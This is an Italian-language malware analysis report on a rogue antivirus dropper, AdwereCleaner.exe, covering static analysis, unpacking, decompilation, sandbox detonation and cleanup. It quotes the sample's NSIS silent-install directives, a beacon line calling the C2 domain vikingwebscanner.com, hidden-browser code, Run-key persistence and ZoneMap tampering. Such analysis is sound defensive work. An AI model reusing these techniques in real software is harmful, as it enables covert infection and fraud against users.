REPORT TECNICO E MANUALE OPERATIVO DI ANALISI MALWARE

Gruppo: Cybersquad

Target: `AdwereCleaner.exe`

---

1. Introduzione & Profilo della Minaccia

Il presente documento descrive in dettaglio l'analisi forense e comportamentale condotta sul file sospetto `AdwereCleaner.exe`. L'indagine ha rivelato che il file non è un legittimo strumento di sicurezza, bensì un Dropper progettato per installare un Rogue Antivirus / Scareware.

Il malware agisce in modalità completamente silenziosa, garantendosi la persistenza (auto-avvio) tramite il Registro di sistema di Windows. Utilizza tecniche di manipolazione psicologica (Social Engineering), generando finti allarmi e finte interfacce di attivazione per indurre la vittima al panico. Lo scopo finale è la frode economica (acquisto di falsi seriali) e il rilascio di file malevoli di secondo stadio scaricati da domini controllati dall'attaccante.

---

2. Analisi Statica Base e OSINT (Ambiente: Kali Linux)

In questa fase il file viene esaminato dall'esterno senza mai essere eseguito, per estrapolare metadati e impronte digitali in totale sicurezza.


2.1 Identificazione univoca tramite Hashing

Il primissimo passo in ambito DFIR (Digital Forensics and Incident Response) è calcolare l'impronta digitale del file.

- **Comando eseguito a terminale:** `sha256sum AdwereCleaner.exe`
- **Output (Hash SHA-256):** `51290129cccca38c6e3b4444d0dfb8d848c8f3fc2e5291fc0d219fd642530adc`
- **Significato:** Questo codice alfanumerico identifica il file in modo inequivocabile. Cambiando anche un solo bit del file, questo codice cambierebbe totalmente. Ci permette di ricercare il malware nei database globali (virustotal.com).

2.2 Analisi del formato e della struttura del file (Magic Bytes)

I criminali alterano spesso le icone e i nomi dei file. L'estensione `.exe` non basta per capire cosa sia realmente il file.




- **Comando eseguito a terminale:** `file AdwereCleaner.exe`
- **Risultato:** L'output ha indicato `PE32 executable for MS Windows, intel i386, Nullsoft Installer self-extracting archive`.
- **Significato:** Il comando ha letto i "Magic Bytes" (l'intestazione a livello di codice) rivelando che il file è un archivio compresso auto-estraente (creato con NSIS) e non un semplice programma. Questo conferma la natura di "Dropper" (un veicolo di trasporto per altri virus).

2.3 Analisi OSINT tramite VirusTotal

L'hash SHA-256 ottenuto al punto 2.1 è stato inserito nel motore di ricerca di VirusTotal.

- **Score di rilevamento:** 55/71 (Minaccia confermata con altissima affidabilità).
- **Firme/Etichette assegnate dagli Antivirus:** FakeAV (Microsoft, Kaspersky), Rogue (Ikarus), Hoax (ESET), Dropper.cc (Sophos).

- **Significato:** La community di sicurezza classifica all'unanimità questo file come un falso antivirus (FakeAV/Hoax) progettato per la truffa.



---

3. Unpacking ed Estrazione a Freddo

Sapendo che il file è un archivio, lo apriamo forzatamente in ambiente Linux, dove i file eseguibili di Windows non possono infettare il sistema operativo.

3.1 Estrazione sicura del payload tramite 7-Zip

Il dropper è stato disassemblato "a freddo" per estrarne il contenuto nascosto.

- **Comando 1 (Estrazione):** `7z x AdwereCleaner.exe -oMalware_Estratto`
- **Comando 2 (Navigazione e Lettura):** `cd Malware_Estratto` e successiva digitazione di `ls -la` per elencare i file nascosti.
- **Risultato:** All'interno dell'archivio è stato rinvenuto un singolo file di 172.648 byte denominato `6AdwCleaner.exe`. Questo file rappresenta il "Payload" (il vero cuore dell'infezione).

3.2 Analisi dello Script di Installazione (NSIS Script)

Insieme al file, l'estrazione ha rivelato le istruzioni di installazione (il copione) che il dropper deve seguire. Analizzando il testo dello script, sono emerse tre direttive malevole:

- **`Silent Install silent`:** Istruzione critica. Ordina al programma di installarsi in background in modo totalmente invisibile, senza mostrare all'utente alcuna finestra di conferma o barra di caricamento.
- **`InstallDir $LOCALAPPDATA`:** Definisce il nascondiglio. Il malware deve copiarsi all'interno della cartella di sistema locale dell'utente (solitamente `C:\Users\[NomeUtente]\AppData\Local`).
- **`ExecShell "" $INSTDIR\6AdwCleaner.exe`:** Istruzione di innesco. Situata sotto la funzione `.onInstSuccess`, ordina a Windows di avviare immediatamente il payload `6AdwCleaner.exe` non appena l'estrazione nascosta è completata.


---

4. Reverse Engineering e Code Analysis (Tool: dnSpy)

Sapendo che il payload è scritto in linguaggio .NET (MSIL), il file è stato letteralmente "smontato" per leggerne il codice sorgente e capirne la logica truffaldina.

4.1 Decompilazione del binario

Il file `6AdwCleaner.exe` è stato trascinato all'interno del tool dnSpy. Questo software decompila il codice macchina e lo ritraduce in linguaggio C# leggibile dall'analista.



4.2 Il Beaconing (La "Telefonata a Casa")

All'interno della classe principale (`Program`), il codice mostra chiaramente una connessione verso l'esterno:

- **Codice:** `webClient.DownloadString("http://www.vikingwebscanner.com/scripts/new_install.php?owner=" + fileNameWithoutExtension);`
- **Significato:** Non appena avviato, il malware contatta il server dei criminali (C2 - Command and Control) per avvisare di aver infettato un nuovo PC. Salva poi la risposta in una chiave di registro proprietaria (`HKCU\Software\AdwCleaner`) usata come "targa" per riconoscere la vittima in futuro.

4.3 Il Browser Fantasma (Social Engineering)

Analizzando la classe `Form1` (che gestisce l'interfaccia grafica), emergono tecniche di occultamento:

- **Codice:** `this.webBrowser1.MinimumSize = new Size(1, 1);` e `this.webBrowser1.Visible = false;`
- **Significato:** Il malware apre una finestra del browser Internet Explorer invisibile, grande un solo pixel. Questa tecnica permette al virus di navigare su siti web, cliccare su pubblicità (Click Fraud) o scaricare altri virus di nascosto.

4.4 La Finta Estorsione (Classe serial)

Il cuore della truffa Scareware risiede nella finestra che chiede all'utente spaventato di inserire un codice seriale a pagamento per pulire il PC dai (finti) virus.

- **Logica del Codice:** Nel blocco `button1_Click`, il software NON contatta alcun server per verificare se la carta di credito è stata passata. Esegue solo un banale controllo testuale:
  1. La parola deve essere lunga 8 caratteri.
  2. Il primo carattere NON deve essere una lettera.
  3. L'ultimo carattere DEVE essere una lettera.
- **Significato:** Inserendo un testo a caso come `1234567A`, il programma lo accetterà come valido! A quel punto, elimina la propria chiave di avvio dal registro per far credere alla vittima di essere stata "disinfettata", e apre forzatamente il sito `vikingwebscanner.com` per spingere l'utente a scaricare una fantomatica "Full Version", che costituisce la vera minaccia (Ransomware o simili).

---

5. Analisi Dinamica: La prospettiva della vittima


Prima di scendere nei meandri del sistema operativo, abbiamo isolato la macchina virtuale (flare) e abbiamo semplicemente fatto doppio clic sul malware, mettendoci nei panni di un utente medio per osservarne il comportamento superficiale. Il ciclo di infezione si divide in più fasi:

- **L'Esecuzione Silenziosa:** Facendo doppio clic sull'eseguibile originale `AdwereCleaner.exe`, apparentemente non succede nulla. Non ci sono avvisi, non ci sono finestre di setup o barre di caricamento. L'utente potrebbe inizialmente pensare che il programma sia difettoso. In realtà, il Dropper sta silenziosamente estraendo il veleno.

- **Il Terrore (Lo Scareware entra in scena):** Pochi istanti dopo, compare improvvisamente dal nulla una finestra grafica ben curata intitolata "AdwCleaner". Premendo il finto bottone di scansione, il programma simula una ricerca nel sistema e restituisce inevitabilmente una lista allarmante di finte infezioni critiche, spingendo la vittima nel panico.

- **L'Estorsione (Il Paywall):** Quando l'utente cerca di pulire queste finte minacce, il software blocca l'azione e richiede l'inserimento di un "Codice

Seriale" a pagamento. Si presume che il malware ha come intenzione quello di portare l'utente verso un dominio truffaldino per rubare i dati della carta di credito.



- **La Condanna (Persistenza evidente):** Come prova finale del comportamento malevolo, abbiamo simulato il riavvio della macchina da parte dell'utente disperato. Al riavvio di Windows, il finto antivirus si è riaperto da solo, confermando la sua natura parassitaria.

---

6. Analisi Dinamica: Cosa succede realmente

Il malware è stato detonato in un ambiente Windows 10 controllato (FlareVM), opportunamente isolato dalla rete LAN tramite configurazione Host-Only e protetto da Snapshot per il ripristino rapido post-analisi. L'obiettivo è tracciare la catena di esecuzione (Process Tree) e gli artefatti rilasciati a sistema.

6.1 Configurazione della Telemetria


Per intercettare le chiamate di sistema (Syscalls) è stato utilizzato Sysinternals Process Monitor (ProcMon). Prima della detonazione, è stata creata una baseline pulita filtrando i processi standard di Windows per azzerare il rumore di fondo.

6.2 Analisi dell'Infezione (Il Dropper)

Applicando un filtro mirato sul PID del processo originale `AdwereCleaner.exe`, abbiamo mappato il momento esatto dell'infezione:

- **File Drop (WriteFile):** Il processo ha scritto un nuovo binario nel percorso temporaneo dell'utente: `%LOCALAPPDATA%\Temp\6AdwCleaner.exe`.

- **Execution (Process Create):** Il dropper ha invocato la creazione di un processo figlio avviando il payload appena estratto, per poi auto-terminarsi, cancellando la sua presenza dai processi attivi.




6.3 Tracciamento del Payload e Persistenza

Spostando il focus telemetrico sul nuovo processo `6AdwCleaner.exe`, abbiamo individuato la modifica critica che garantisce la sopravvivenza del malware ai riavvii della macchina (Persistenza):

- **Modifica di Sistema (RegSetValue):** Il malware ha iniettato il percorso del proprio eseguibile all'interno della chiave di autorun: `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\AdwCleaner`

6.4 Modifica delle Policy di Sicurezza (ZoneMap)

Analizzando gli eventi di modifica del Registro di Sistema è emerso anche un comportamento evasivo critico non direttamente legato all'installazione del payload. Il processo `AdwereCleaner.exe` ha alterato le policy di sicurezza di rete dell'utente.



6:48:2...	AdwereCleaner....	3804	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\	SUCCESS	Desired Access: R...
6:48:2...	AdwereCleaner....	3804	RegSetInfoKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	SUCCESS	KeySetInformation...
6:48:2...	AdwereCleaner....	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProxyBy...	SUCCESS	Type: REG_DWO...
6:48:2...	AdwereCleaner....	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Intranet...	SUCCESS	Type: REG_DWO...
6:48:2...	AdwereCleaner....	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\UNCAsI...	SUCCESS	Type: REG_DWO...
6:48:2...	AdwereCleaner....	3804	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\AutoDet...	SUCCESS	Type: REG_DWO...
6:48:2...	AdwereCleaner....	3804	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap	SUCCESS	
6:48:2...	AdwereCleaner....	3804	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	SUCCESS	
6:48:2...	AdwereCleaner....	3804	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1	SUCCESS	
6:48:2...	AdwereCleaner....	3804	RegEnumKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Zones	SUCCESS	Index: 2, Name: 2

- **Path Modificato:** `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\...`
- **Significato Dinamico:** Manipolando la ZoneMap, il malware si assicura che le connessioni in background verso il suo dominio di Command & Control (`vikingwebscanner.com`) o il download di ulteriori payload avvengano silenziosamente, bypassando i filtri SmartScreen e i prompt di sicurezza di Windows.

---

7. Remediation (Bonifica e Ripristino)

Sulla base degli Indicatori di Compromissione (IoC) estratti dalle fasi statica e dinamica, si è proceduto alla disinfezione manuale dell'host seguendo il protocollo standard di bonifica:

1. **Terminazione del Processo (Kill):** Utilizzando gli strumenti di amministrazione di sistema, il processo malevolo `6AdwCleaner.exe` è stato terminato in memoria per fermare l'attività estorsiva.
2. **Eradicazione della Persistenza (Clean):** Tramite l'Editor del Registro di Sistema, è stata individuata ed eliminata definitivamente la chiave `AdwCleaner` nel percorso `HKCU\Software\Microsoft\Windows\CurrentVersion\Run`.
3. **Rimozione degli Artefatti (Delete):** Sono stati rimossi permanentemente dal file system:
    - L'eseguibile dropper originale.
    - Il payload nascosto situato in `%LOCALAPPDATA%\Temp\6AdwCleaner.exe`.

---

8. Conclusioni Finali

Il file esaminato è una minaccia ostile appartenente alla categoria Rogue Antivirus / Scareware, distribuito tramite un veicolo di tipo Dropper (compilato in NSIS).

L'analisi ha dimostrato che il software non possiede alcuna capacità tecnica di scansione antivirus. Le sue uniche funzioni consistono nell'eludere l'analisi visiva installandosi in background, garantirsi un appoggio stabile nel registro di Windows, contattare un dominio C2 esterno e generare finti allarmi visivi. Lo scopo esclusivo è l'inganno psicologico dell'utente finalizzato all'estorsione di denaro.

A seguito delle procedure di Remediation, il sistema risulta bonificato, pulito e ripristinato al suo normale stato operativo. L'incidente è chiuso.